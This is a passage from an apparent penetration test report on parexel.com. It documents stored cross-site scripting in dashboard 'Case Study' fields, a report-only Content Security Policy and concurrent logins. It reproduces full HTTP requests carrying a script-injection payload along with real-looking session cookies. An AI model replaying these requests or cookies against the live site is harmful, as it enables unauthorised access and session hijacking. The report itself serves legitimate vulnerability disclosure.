------WebKitFormBoundaryIioN5JV5p5UvdRxC
Content-Disposition: form-data; name="ccm_token"

1766509957:c3b8804ad3c85e7b31996c13bb63f66e
------WebKitFormBoundaryIioN5JV5p5UvdRxC
Content-Disposition: form-data; name="title"

<script>alert(document.cookie)</script>
------WebKitFormBoundaryIioN5JV5p5UvdRxC
Content-Disposition: form-data; name="bg_img"

```

```
HTTP/1.0 302 Found
Date: Tue, 23 Dec 2025 17:12:48 GMT
Server: Apache
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(), microphone=(), camera=()
Content-Security-Policy-Report-Only: default-src 'self'; script-src 'self' 'unsafe-inline' 'report-sample'
https://www.googletagmanager.com https://www.google-analytics.com https://www.google.com
https://www.googleadservices.com https://www.gstatic.com https://pi.pardot.com https://cdn.pardot.com
https://snap.licdn.com https://connect.facebook.net https://widget.instabot.io https://widgetapi.instabot.io
 https://addevent.com https://cdn.addevent.com https://cookie-cdn.cookiepro.com https://kit.fontawesome.com
https://cdn.jsdelivr.net https://cdn.evgnet.com https://d2i34c80a0ftze.cloudfront.net
https://d2iiunr5ws5ch1.cloudfront.net https://d2wy8f7a9ursnm.cloudfront.net https://www.youtube.com
https://player.vimeo.com https://tag.demandbase.com https://amd.sellingsimplified.net
https://explore.parexel.com https://lottie.host https://assets2.lottiefiles.com https://static.hotjar.com
https://script.hotjar.com https://googleads.g.doubleclick.net https://www.googleadservices.com
https://sidebar.bugherd.com https://www.bugherd.com; style-src 'self' 'unsafe-inline' 'report-sample'
https://fonts.googleapis.com https://translate.googleapis.com https://cdn.jsdelivr.net
https://cdnjs.cloudflare.com https://code.jquery.com https://d2iiunr5ws5ch1.cloudfront.net
https://form.asana.com https://lottie.host https://assets2.lottiefiles.com; img-src 'self' data: blob:
https://*.google.com https://*.googletagmanager.com https://*.google-analytics.com https://*.gstatic.com
https://*.doubleclick.net https://*.googlesyndication.com https://*.linkedin.com https://*.licdn.com
https://*.facebook.com https://*.fbcdn.net https://*.ytimg.com https://*.youtube.com https://*.twitter.com
https://*.twimg.com https://cookie-cdn.cookiepro.com https://static.instabot.io https://tag.demandbase.com
https://*.demandbase.com https://lottie.host https://*.lottiefiles.com https://d2iiunr5ws5ch1.cloudfront.net
 https://*.bugherd.com https://*.amazonaws.com; font-src 'self' data: https://fonts.gstatic.com
https://ka-p.fontawesome.com https://cdnjs.cloudflare.com https://d2iiunr5ws5ch1.cloudfront.net
https://at.alicdn.com; connect-src 'self' https://analytics.google.com https://www.google-analytics.com
https://region1.analytics.google.com https://region1.google-analytics.com https://stats.g.doubleclick.net
https://ad.doubleclick.net https://googleads.g.doubleclick.net https://adservice.google.com
https://pagead2.googlesyndication.com https://www.google.com https://*.google.com https://*.google.co.uk
https://*.google.de https://*.google.fr https://*.google.es https://*.google.it https://*.google.nl
https://*.google.co.jp https://*.google.com.au https://px.ads.linkedin.com https://cdn.linkedin.oribi.io
https://*.hotjar.com https://in.hotjar.com https://vc.hotjar.io https://content.hotjar.io
https://widget.instabot.io https://widgetapi.instabot.io https://static.instabot.io https://chat.instabot.io
 https://livechat.instabot.io wss://chat.instabot.io https://cookie-cdn.cookiepro.com
https://geolocation.onetrust.com https://privacyportal.cookiepro.com https://tag.demandbase.com
https://tag-logger.demandbase.com https://segments.company-target.com https://api.company-target.com
https://amd.sellingsimplified.net https://st.fullcircleinsights.com https://ipinfo.io
https://geodata.solutions https://maps.googleapis.com https://sessions.bugsnag.com
https://notify.bugsnag.com https://www.bugherd.com wss://ws-mt1.pusher.com wss://ws.pusherapp.com
https://lottie.host https://assets2.lottiefiles.com https://cdn.jsdelivr.net https://ka-p.fontawesome.com;
frame-src 'self' https://www.youtube.com https://player.vimeo.com https://www.facebook.com
https://www.google.com https://www.googletagmanager.com https://insight.adsrvr.org
https://td.doubleclick.net https://vars.hotjar.com https://www.podbean.com https://form.asana.com
https://content.cdntwrk.com https://explore.parexel.com https://lottie.host https://sidebar.bugherd.com;
media-src 'self' https://download-video.akamaized.net https://player.vimeo.com https://mcdn.podbean.com
https://www.youtube.com https://lottie.host https://assets2.lottiefiles.com; object-src 'none';
frame-ancestors 'self'; form-action 'self' https://pi.pardot.com https://explore.parexel.com; base-uri
'self'; upgrade-insecure-requests
Cache-Control: no-cache, must-revalidate, max-age=0
Location: https://www.parexel.com/dashboard/studies/manage
```

Figure 13 – Call to create new 'Case Study'

The XSS payload was triggered by viewing the list of 'Case Studies' at www.parexel.com/dashboard/studies/manage:




www.parexel.com says

rokoAPI=%7B%22ApplicationSessionUuid%22%3A%22251a65
e5-bde9-4a2b-bea3-2602666429a9%22%7D;
_gcl_au=1.1.1682264295.1765829002;
_ga=GA1.1.1297586075.1765829002;
_fbp=fb.1.1765829002221.862030720371210973; _hj
SessionUser_2954580=eyJpZCI6IjIyYzk5NDNhLWY5NTQtNTIy
NC05ZjczLTFkMDcwOWY1MDkyMiIs
ImNyZWF0ZWQiOjE3NjU4MjkwMDI0NzIsImV4aXN0aW5nIjp0cn
VlfQ==; _fcdscv=eyJDdXN0b21lck
IkljoiMjg2ZmFhMzEtMjc1My00ODcyLTlmYTgtMjVmYzA4M2ZkMj

Figure 14 – XSS payload executes when viewing list of Case Studies


When naming a 'Case Study' item at www.parexel.com/index.php/dashboard/studies/items/save


~~https~~://www.parexel.com/index.php/dashboard/studies/items/edit/16/52
TO MY WEBSITE
Dashboard > Case Studies > Manage Study Items
Manage Study Items

Item Title

```
<script>alert(document.cookie)</script>
```

Figure 15 – Naming a 'Case Study' item an XSS payload




```
POST /dashboard/studies/items/save HTTP/1.1
Host: www.parexel.com
Cookie: visid_incap_3210675=7hI8imTmQt6VuX1JV7H35odpQGkAAAAAQUIPAAAAAADWidyhFrhtZI2XuF5Ssz3u; rokoAPI=
%7B%22ApplicationSessionUuid%22%3A%22251a65e5-bde9-4a2b-bea3-2602666429a9%22%7D; _gcl_au=
1.1.1682264295.1765829002; _ga=GA1.1.1297586075.1765829002; _fbp=fb.1.1765829002221.862030720371210973;
_hjSessionUser_2954580=
eyJpZCI6IjIyYzk5NDNhLWY5NTQtNTIyNC05ZjczLTFkMDcwOWY1MDkyMiIsImNyZWF0ZWQiOjE3NjU4MjkwMDI0NzIsImV4aXN0aW5nI
jp0cnVlfQ==; _fcdscv=
eyJDdXN0b21lcklkIjoiMjg2ZmFhMzEtMjc1My00ODcyLTlmYTgtMjVmYzA4M2ZkMjY2IiwiVmlzaXRvciI6eyJFbWFpbCI6bnVsbCwiR
Xh0ZXJuYWxWaXNpdG9ySWQiOiIyYTAwODJhYS0yY2EwLTQyN2QtYjM2NS1lNzg4NGNhZDZmZDIifSwiVmlzaXRzIjpbXSwiQWN0aXZpdG
llcyI6W10sIkRpYWdub3N0aWNNZXNzYWdlIjpudWxsfQ==; OptanonAlertBoxClosed=2025-12-15T20:04:57.979Z;
AMCV_98CF678254E93B1B0A4C98A5%40AdobeOrg=
179643557%7CMCMID%7C61935385869493252253287106247963503391%7CMCAAMLH-1766433912%7C7%7CMCAAMB-1766433912%7
C6G1ynYcLPuiQxYZrsz_pkqfLG9yMXBpb2zX5dvJdYQJzPXImdj0y%7CMCOPTOUT-1765836312s%7CNONE%7CvVersion%7C5.5.0;
dashboardPanelStatus=null; rokoAPISession=7518f66f-2d2c-4ac1-80ca-d8c8bc6b9055; OptanonConsent=
isGpcEnabled=0&datestamp=Tue+Dec+23+2025+08%3A34%3A01+GMT-0700+(Mountain+Standard+Time)&version=202403.1.
0&browserGpcFlag=0&isIABGlobal=false&hosts=&consentId=1603c311-bea0-48f7-bf4b-1d43a42b440c&interactionCou
nt=1&isAnonUser=1&landingPath=NotLandingPage&groups=C0001%3A1%2CC0002%3A0%2CC0003%3A0%2CC0004%3A0&geoloca
tion=US%3BVA&AwaitingReconsent=false; _ga_N6HJFM3RZG=GS2.1.s1766503353$o8$g1$t1766504041$j57$l0$h0;
_ga_EYK1EGZD8T=GS2.1.s1766503353$o7$g1$t1766504044$j54$l0$h0; CONCRETE=1s28jlg2gqef7nvcejbh8o3k24;
CONCRETE_LOGIN=1
Content-Length: 1748
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Origin: https://www.parexel.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2kjmTmHbPyyfxAAK
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.parexel.com/index.php/dashboard/studies/items/add/20
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

------WebKitFormBoundary2kjmTmHbPyyfxAAK
Content-Disposition: form-data; name="ccm_token"

1766510412:c265bf346120841d1980b7bc27a7a1d2
------WebKitFormBoundary2kjmTmHbPyyfxAAK
Content-Disposition: form-data; name="title"

<script>alert(document.cookie)</script>
------WebKitFormBoundary2kjmTmHbPyyfxAAK
Content-Disposition: form-data; name="bg_img"

```

```
HTTP/1.0 302 Found
Date: Tue, 23 Dec 2025 17:20:44 GMT
Server: Apache
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(), microphone=(), camera=()
Content-Security-Policy-Report-Only: default-src 'self'; script-src 'self' 'unsafe-inline' 'report-sample'
https://www.googletagmanager.com https://www.google-analytics.com https://www.google.com
https://www.googleadservices.com https://www.gstatic.com https://pi.pardot.com https://cdn.pardot.com
https://snap.licdn.com https://connect.facebook.net https://widget.instabot.io
https://widgetapi.instabot.io https://addevent.com https://cdn.addevent.com
https://cookie-cdn.cookiepro.com https://kit.fontawesome.com https://cdn.jsdelivr.net
https://cdn.evgnet.com https://d2i34c80a0ftze.cloudfront.net https://d2iiunr5ws5ch1.cloudfront.net
https://d2wy8f7a9ursnm.cloudfront.net https://www.youtube.com https://player.vimeo.com
https://tag.demandbase.com https://amd.sellingsimplified.net https://explore.parexel.com
https://lottie.host https://assets2.lottiefiles.com https://static.hotjar.com https://script.hotjar.com
https://googleads.g.doubleclick.net https://www.googleadservices.com https://sidebar.bugherd.com
https://www.bugherd.com; style-src 'self' 'unsafe-inline' 'report-sample' https://fonts.googleapis.com
https://translate.googleapis.com https://cdn.jsdelivr.net https://cdnjs.cloudflare.com
https://code.jquery.com https://d2iiunr5ws5ch1.cloudfront.net https://form.asana.com https://lottie.host
https://assets2.lottiefiles.com; img-src 'self' data: blob: https://*.google.com
https://*.googletagmanager.com https://*.google-analytics.com https://*.gstatic.com
https://*.doubleclick.net https://*.googlesyndication.com https://*.linkedin.com https://*.licdn.com
https://*.facebook.com https://*.fbcdn.net https://*.ytimg.com https://*.youtube.com https://*.twitter.com
https://*.twimg.com https://cookie-cdn.cookiepro.com https://static.instabot.io https://tag.demandbase.com
https://*.demandbase.com https://lottie.host https://*.lottiefiles.com
https://d2iiunr5ws5ch1.cloudfront.net https://*.bugherd.com https://*.amazonaws.com; font-src 'self' data:
https://fonts.gstatic.com https://ka-p.fontawesome.com https://cdnjs.cloudflare.com
https://d2iiunr5ws5ch1.cloudfront.net https://at.alicdn.com; connect-src 'self'
https://analytics.google.com https://www.google-analytics.com https://region1.analytics.google.com
https://region1.google-analytics.com https://stats.g.doubleclick.net https://ad.doubleclick.net
https://googleads.g.doubleclick.net https://adservice.google.com https://pagead2.googlesyndication.com
https://www.google.com https://*.google.com https://*.google.co.uk https://*.google.de https://*.google.fr
https://*.google.es https://*.google.it https://*.google.nl https://*.google.co.jp https://*.google.com.au
https://px.ads.linkedin.com https://cdn.linkedin.oribi.io https://*.hotjar.com https://in.hotjar.com
https://vc.hotjar.io https://content.hotjar.io https://widget.instabot.io https://widgetapi.instabot.io
https://static.instabot.io https://chat.instabot.io https://livechat.instabot.io wss://chat.instabot.io
https://cookie-cdn.cookiepro.com https://geolocation.onetrust.com https://privacyportal.cookiepro.com
https://tag.demandbase.com https://tag-logger.demandbase.com https://segments.company-target.com
https://api.company-target.com https://amd.sellingsimplified.net https://st.fullcircleinsights.com
https://ipinfo.io https://geodata.solutions https://maps.googleapis.com https://sessions.bugsnag.com
https://notify.bugsnag.com https://www.bugherd.com wss://ws-mt1.pusher.com wss://ws.pusherapp.com
https://lottie.host https://assets2.lottiefiles.com https://cdn.jsdelivr.net https://ka-p.fontawesome.com;
frame-src 'self' https://www.youtube.com https://player.vimeo.com https://www.facebook.com
https://www.google.com https://www.googletagmanager.com https://insight.adsrvr.org
https://td.doubleclick.net https://vars.hotjar.com https://www.podbean.com https://form.asana.com
https://content.cdntwrk.com https://explore.parexel.com https://lottie.host https://sidebar.bugherd.com;
media-src 'self' https://download-video.akamaized.net https://player.vimeo.com https://mcdn.podbean.com
https://www.youtube.com https://lottie.host https://assets2.lottiefiles.com; object-src 'none';
frame-ancestors 'self'; form-action 'self' https://pi.pardot.com https://explore.parexel.com; base-uri
'self'; upgrade-insecure-requests
Cache-Control: no-cache, must-revalidate, max-age=0
```

Figure 16 – Call to update 'Case Study' items

The XSS payload was triggered by viewing the list of 'Case Study' items at www.parexel.com/dashboard/studies/items:



www.parexel.com says

rokoAPI=%7B%22ApplicationSessionUuid%22%3A%22251a65
e5-bde9-4a2b-bea3-2602666429a9%22%7D;
_gcl_au=1.1.1682264295.1765829002;
_ga=GA1.1.1297586075.1765829002;
_fbp=fb.1.1765829002221.862030720371210973; _hj
SessionUser_2954580=eyJpZCI6IjIyYzk5NDNhLWY5NTQtNTIy
NC05ZjczLTFkMDcwOWY1MDkyMiIs
ImNyZWF0ZWQiOjE3NjU4MjkwMDI0NzIsImV4aXN0aW5nIjp0cn
VlfQ==; _fcdscv=eyJDdXN0b21lck
IklkIjoiMjg2ZmFhMzEtMjc1My00ODcyLTlmYTgtMjVmYzA4M2ZkMi

Figure 17 – XSS Payload is executed when viewing items attached to a Case Study

2 – Lack of HTTP Header: Content Security Policy

Severity

INFO

Category

Security Misconfiguration

Description

The application does not utilize a Content Security Policy (CSP) to reduce the risk associated with the exploitation of client-side attacks.

Impact

A missing or misconfigured CSP header weakens the application's defense-in-depth by allowing browsers to load and execute content without restriction, increasing the risk and potential impact of client-side attacks.

Recommendation

Review the OWASP Content Security Policy Cheat Sheet on how to implement a CSP header to reduce the risk of client-side attacks.

Use Google's CSP Evaluator using the Sample Safe Policy as a baseline.


Reference(s)

Google CSP Evaluator

OWASP: Content Security Policy Cheat Sheet

Details

The server employed a 'Content-Security-Policy-Report-Only' header, which only monitors CSP violations instead of preventing them.



```
GET / HTTP/1.1
Host: www.parexel.com
Cookie: visid_incap_3210675=
[redacted]
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
```

```
HTTP/1.1 200 OK
Date: Tue, 23 Dec 2025 15:21:29 GMT
Server: Apache
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(), microphone=(), camera=()
Content-Security-Policy-Report-Only: default-src 'self'; script-src 'self'
'unsafe-inline' 'report-sample' https://www.googletagmanager.com
https://www.google-analytics.com https://www.google.com
https://www.googleadservices.com https://www.gstatic.com
https://pi.pardot.com https://cdn.pardot.com https://snap.licdn.com
https://connect.facebook.net https://widget.instabot.io
https://widgetapi.instabot.io https://addevent.com https://cdn.addevent.com
https://cookie-cdn.cookiepro.com https://kit.fontawesome.com
https://cdn.jsdelivr.net https://cdn.evgnet.com
https://d2i34c80a0ftze.cloudfront.net https://d2iiunr5ws5ch1.cloudfront.net
https://d2wy8f7a9ursnm.cloudfront.net https://www.youtube.com
https://player.vimeo.com https://tag.demandbase.com
https://amd.sellingsimplified.net https://explore.parexel.com
https://lottie.host https://assets2.lottiefiles.com
https://static.hotjar.com https://script.hotjar.com
https://googleads.g.doubleclick.net https://www.googleadservices.com
https://sidebar.bugherd.com https://www.bugherd.com; style-src 'self'
'unsafe-inline' 'report-sample' https://fonts.googleapis.com
https://translate.googleapis.com https://cdn.jsdelivr.net
https://cdnjs.cloudflare.com https://code.jquery.com
https://d2iiunr5ws5ch1.cloudfront.net https://form.asana.com
https://lottie.host https://assets2.lottiefiles.com; img-src 'self' data:
blob: https://*.google.com https://*.googletagmanager.com
https://*.google-analytics.com https://*.gstatic.com
https://*.doubleclick.net https://*.googlesyndication.com
https://*.linkedin.com https://*.licdn.com https://*.facebook.com
https://*.fbcdn.net https://*.ytimg.com https://*.youtube.com
https://*.twitter.com https://*.twimg.com https://cookie-cdn.cookiepro.com
https://static.instabot.io https://tag.demandbase.com
https://*.demandbase.com https://lottie.host https://*.lottiefiles.com
```


Figure 18 – 'Content-Security-Policy-Report-Only' response header

3 – Concurrent Logins Permitted

Severity	Description	Impact	Recommendation
INFO **Category** Insecure Design	The application allows multiple concurrent logins for the same user account.	Users will not be aware if their account credentials are compromised when an attacker accesses the account.	Allow the user to have only one concurrent connection open to the application at any time. Notify the user that an access attempt has occurred if more than one concurrent connection happens. Display a greeting when the user successfully authenticates that shows the date and time, and the IP address used to authenticate last. **Reference(s)** OWASP: Session Management Cheat Sheet

Details

The application allowed multiple concurrent logins for the same user account.



Edit Profile

Basic Information

Username: admin

Email: Stratum_pentester01@cyberadvisors.com

Name	Value	D...	P...	E...	Si...	H...	S...	S...	P...
CONCRETE	7c5rorm1g5a8...	w...	/	S...	34	✓	✓	Lax	
CONCRET...	1	w...	/	2...	15	✓	✓		
OptanonC...	isGpcEnabled=...	.p...	/	2...	3...			Lax	
_fbp	fb.1.176650428	.p...	/	2...	41			Lax	

Edit Profile

Basic Information

Username: admin

Email: Stratum_pentester01@cyberadvisors.com

Name	Value	D...	P...	E...	Si...	H...	S...	S...
AMCV_9...	179643557%...	.p...	/	2...	2...		✓	
CONCRE...	1s28jlg2gqef7...	w...	/	S...	34	✓	✓	Lax
CONCRE...	1	w...	/	2...	15	✓	✓	
Optanon...	2025-12-15T	.p...	/	2...	45			Lax

Figure 19 – The 'stratum_pentester01@cyberadvisors.com' account was accessed using 2 different session cookies

Appendix A: Application Security Assessment Methodology

Application Security Assessment

The following is a high-level overview of the process Stratum uses to assess security controls and identify flaws that may expose the business and its customers to risk. Stratum employs a combination of automated and manual testing techniques tailored to the application's risk profile and technology stack.

Broken Access Control	Identify access controls to ensure that only legitimate privileged users' access can access data or functionality. Identify unauthorized access to resources from anonymous and authenticated user roles.
Cryptographic Failures	Ensure up-to-date and strong standard algorithms, protocols, and keys are in place. Ensure all data is encrypted in transit with secure protocols such as TLS with forward secrecy ciphers ordered properly.
Injection	Identify susceptibility to cross-site scripting (XSS), SQL Injection (SQLi), and other injection vulnerabilities. Identify input validation issues associated with HTTP methods and headers, URL redirection, and file upload functionalities.
